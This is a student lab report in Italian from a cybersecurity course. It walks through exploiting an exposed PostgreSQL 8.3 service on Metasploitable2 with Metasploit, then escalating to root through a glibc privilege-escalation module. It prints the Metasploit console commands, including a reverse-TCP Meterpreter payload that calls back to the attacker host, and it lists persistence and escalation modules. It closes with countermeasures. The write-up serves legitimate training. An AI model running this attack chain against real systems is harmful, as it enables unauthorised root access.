Corso di Cybersecurity – Epicode

Report dell'Esercitazione

Exploit PostgreSQL e Privilege Escalation su Metasploitable2

Da un servizio di database esposto ai privilegi di root con Metasploit

A cura di:

Nicola Madonna

Epicode

25 ottobre 2026

Indice

1 Riassunto 2
2 Obiettivi 2
3 Configurazione del Laboratorio 3
3.1 Ambiente 3
3.2 Individuazione del servizio 3
4 Analisi dei Dati Raccolti 4
4.1 Accesso iniziale: exploit di PostgreSQL 4
4.2 Ricerca dei percorsi di privilege escalation 5
4.3 Privilege escalation: da postgres a root 6
4.4 Analisi della catena di attacco 7
4.5 Contromisure 7
5 Conclusioni 9

1 Riassunto

In questo laboratorio è stato sfruttato con Metasploit il servizio PostgreSQL esposto da Metasploitable2. Il modulo `postgres_payload` ha aperto una sessione Meterpreter con l'utente `postgres`, un account senza privilegi amministrativi.

Da questa sessione, il modulo `local_exploit_suggester` ha individuato nove possibili vie di escalation dei privilegi. Tra queste, `glibc_ld_audit_dso_load_priv_esc` ha avuto successo: sfruttando una debolezza della libreria GNU C in uso sul sistema, ha aperto una seconda sessione Meterpreter con i privilegi dell'utente `root`, confermati sia dal comando `getuid` sia da una shell di sistema con `whoami` e `id`.

L'esercitazione dimostra in pratica un percorso di attacco completo, dalla porta di un servizio di rete fino al controllo completo della macchina, e mostra perché un singolo servizio vulnerabile possa compromettere l'intero sistema anche quando gira con un utente dedicato e non amministrativo.

2 Obiettivi

- Individuare un servizio di rete vulnerabile sfruttabile con Metasploit.
- Ottenere l'esecuzione di codice da remoto sul bersaglio tramite l'exploit del servizio PostgreSQL.
- Cercare percorsi di privilege escalation a partire dall'accesso ottenuto.
- Elevare i privilegi fino a `root` e verificarlo con prove concrete.

3 Configurazione del Laboratorio

3.1 Ambiente

Il laboratorio è composto da due macchine virtuali in VirtualBox collegate alla stessa rete interna: Kali come macchina attaccante e Metasploitable2 come bersaglio (Tabella 1).

Tabella 1: Macchine del laboratorio.

Macchina	Ruolo	Indirizzo IP
Kali	attaccante (Metasploit)	192.168.200.100/24
Metasploitable2	bersaglio	192.168.200.102/24

3.2 Individuazione del servizio

Una scansione mirata con Nmap ha confermato la porta 5432 aperta, con una versione di PostgreSQL vecchia e nota per essere vulnerabile (Fig. 1):

```
sudo nmap -sV -p 5432 192.168.200.102
```




Figura 1: PostgreSQL 8.3.0-8.3.7 in ascolto sulla porta 5432.

Questa versione di PostgreSQL permette, in determinate condizioni, di eseguire codice arbitrario sul sistema tramite il meccanismo delle estensioni del database: è l'ingresso sfruttato dal modulo Metasploit usato nella sezione successiva.

4 Analisi dei Dati Raccolti

4.1 Accesso iniziale: exploit di PostgreSQL

In Metasploit è stato selezionato il modulo `exploit/linux/postgres/postgres_payload`, che carica un'estensione nel database per eseguire il payload scelto. Dopo aver impostato bersaglio, indirizzo di callback e payload (Fig. 2), l'exploit è stato lanciato con successo (Fig. 3).




Figura 2: Configurazione del modulo: `RHOST`, `LHOST` e `PAYLOAD`.




Figura 3: L'exploit apre una sessione Meterpreter; `getuid` conferma l'utente `postgres`.

La sessione è stata aperta in meno di un secondo dal lancio del comando `exploit`, segno che il servizio non applica alcuna restrizione all'esecuzione di codice tramite le estensioni

del database. L'utente ottenuto, `postgres`, è l'account di sistema con cui gira il server database: ha accesso ai file e ai dati del database, ma non ancora privilegi amministrativi sul sistema operativo.

4.2 Ricerca dei percorsi di privilege escalation

Dalla sessione come `postgres` è stato eseguito il modulo di ricognizione `post/multi/recon/local_exploit_suggester`, che prova in sequenza 255 controlli per individuare exploit locali applicabili al sistema. Nove moduli sono risultati potenzialmente validi (Fig. 4, Tabella 2).




Figura 4: Local Exploit Suggester: nove moduli di privilege escalation potenzialmente validi su 255 controlli.

Tabella 2: Moduli segnalati come potenzialmente vulnerabili dal Local Exploit Suggester.

Modulo	**Esito del controllo**
`glibc_ld_audit_dso_load_priv_esc`	Vulnerabile: versione 2.7 della GNU C Library
`glibc_origin_expansion_priv_esc`	Vulnerabile
`netfilter_priv_esc_ipv4`	Vulnerabile
`ptrace_sudo_token_priv_esc`	Servizio attivo, non validato direttamente
`su_login`	Vulnerabile
`linux/persistence/autostart`	Servizio attivo, non validato direttamente (Xorg installato)
`multi/persistence/cron`	Vulnerabile: timing di cron valido, nessuna voce in `cron.deny`
`multi/persistence/ssh_key`	Probabilmente vulnerabile
`unix/local/setuid_nmap`	Vulnerabile: `/usr/bin/nmap` con bit setuid attivo

Gli altri 246 controlli hanno restituito esito negativo, per lo più perché il programma o la condizione richiesta dal modulo non sono presenti su questo sistema (ad esempio Docker, software non installato) o perché riguardano vulnerabilità del kernel successive alla versione 2.6.24 in uso su Metasploitable2.

4.3 Privilege escalation: da postgres a root

Tra i moduli segnalati, è stato scelto `exploit/linux/local/glibc_ld_audit_dso_load_priv_esc`, che sfrutta un meccanismo della GNU C Library per caricare una libreria controllata dall'attaccante con privilegi elevati. Impostata la sessione di partenza e i parametri del nuovo payload, l'exploit è stato lanciato dalla sessione `postgres` (Fig. 5).

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(linux/postgres/postgres_payload) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set SESSION 1
SESSION => 1
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set LHOST 192.168.200.100
LHOST => 192.168.200.100
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set LPORT 4444
LPORT => 4444
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit
[*] Started reverse TCP handler on 192.168.200.100:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.XJGHpa7' (1271 bytes) ...
[*] Writing '/tmp/.fi3hXM1' (281 bytes) ...
[*] Writing '/tmp/.SYpoFH4R' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (1062760 bytes) to 192.168.200.102
[*] Meterpreter session 2 opened (192.168.200.100:4444 -> 192.168.200.102:51537) at 2026-10-25 10:28:06 -0400

meterpreter > getuid
Server username: root
```

Figura 5: Il modulo `glibc_ld_audit_dso_load_priv_esc` apre una nuova sessione Meterpreter come `root`.

Il risultato è stato immediato: una seconda sessione Meterpreter, sulla quale `getuid` restituisce `root`. Per avere una conferma indipendente, dalla stessa sessione è stata aperta una shell di sistema ed eseguiti `whoami` e `id` (Fig. 6).



Figura 6: Verifica dalla shell di sistema: `whoami` e `id` confermano i privilegi di `root` (`uid=0`).

Entrambe le verifiche, quella di Meterpreter e quella della shell di sistema, concordano: l'escalation ha avuto pieno successo e l'attaccante controlla ora la macchina con i privilegi più alti disponibili.

4.4 Analisi della catena di attacco

L'intera catena si riassume in tre passaggi (Tabella 3).

Tabella 3: Riepilogo della catena di attacco.

Fase	**Azione**	**Risultato**
Accesso iniziale	Exploit del servizio PostgreSQL 8.3 esposto in rete	Sessione Meterpreter come utente `postgres`
Ricognizione	Local Exploit Suggester, 255 controlli automatici	9 moduli di privilege escalation potenzialmente validi
Escalation	Sfruttamento di `glibc_ld_audit_dso_load_priv_esc`	Sessione Meterpreter e shell di sistema come `root`

Due fattori hanno reso possibile l'intera catena. Il primo è l'esposizione di un servizio di database direttamente raggiungibile dalla rete, con una versione vecchia di molti anni e priva delle protezioni introdotte nelle versioni successive di PostgreSQL. Il secondo è l'altrettanto datata GNU C Library del sistema operativo: anche fermando il primo accesso a un utente non amministrativo, il sistema sottostante offriva comunque una via per diventare root. Nei sistemi reali questi due problemi, servizio esposto e sistema non aggiornato, si rinforzano a vicenda: il primo apre la porta, il secondo la spalanca.

4.5 Contromisure

In un ambiente reale le priorità sarebbero queste:

- **Non esporre PostgreSQL in rete:** un database dovrebbe essere raggiungibile solo dall'applicazione che lo usa, non da qualunque host della rete; in assenza di questo, un firewall deve limitare l'accesso alla porta 5432 ai soli indirizzi autorizzati.
- **Aggiornare il servizio:** le versioni recenti di PostgreSQL hanno corretto il meccanismo delle estensioni sfruttato in questo laboratorio.

- **Aggiornare il sistema operativo:** una GNU C Library aggiornata chiude la via di escalation usata in questo laboratorio e molte altre simili.
- **Eseguire i servizi con il minimo privilegio:** anche se in questo caso non ha impedito l'escalation, separare l'utente di un servizio da quello amministrativo resta una barriera in più da superare per l'attaccante.
- **Monitorare l'esecuzione di codice anomalo:** un sistema di rilevamento sull'host avrebbe potuto segnalare l'estensione caricata nel database o la libreria sospetta scritta in `/tmp`.

5 Conclusioni

Questa esercitazione ha messo in pratica, in un unico percorso, l'intero ciclo di un attacco informatico: dall'individuazione di un servizio vulnerabile all'accesso iniziale, fino al pieno controllo del sistema. Il risultato più significativo non è stato ottenere l'accesso come utente `postgres`, ma la facilità con cui da quell'accesso limitato si è arrivati a `root`: il *Local Exploit Suggester* ha trovato in pochi minuti nove strade diverse, a conferma di quanto un sistema operativo non aggiornato moltiplichi i rischi anche dopo una prima compromissione.

Per un analista SOC l'elemento da portare a casa è che la difesa in profondità conta: bloccare l'accesso a un servizio esposto è la prima barriera, ma se il sistema sottostante non è aggiornato, un attaccante che supera quella barriera trova quasi sempre un'altra via per salire di privilegio.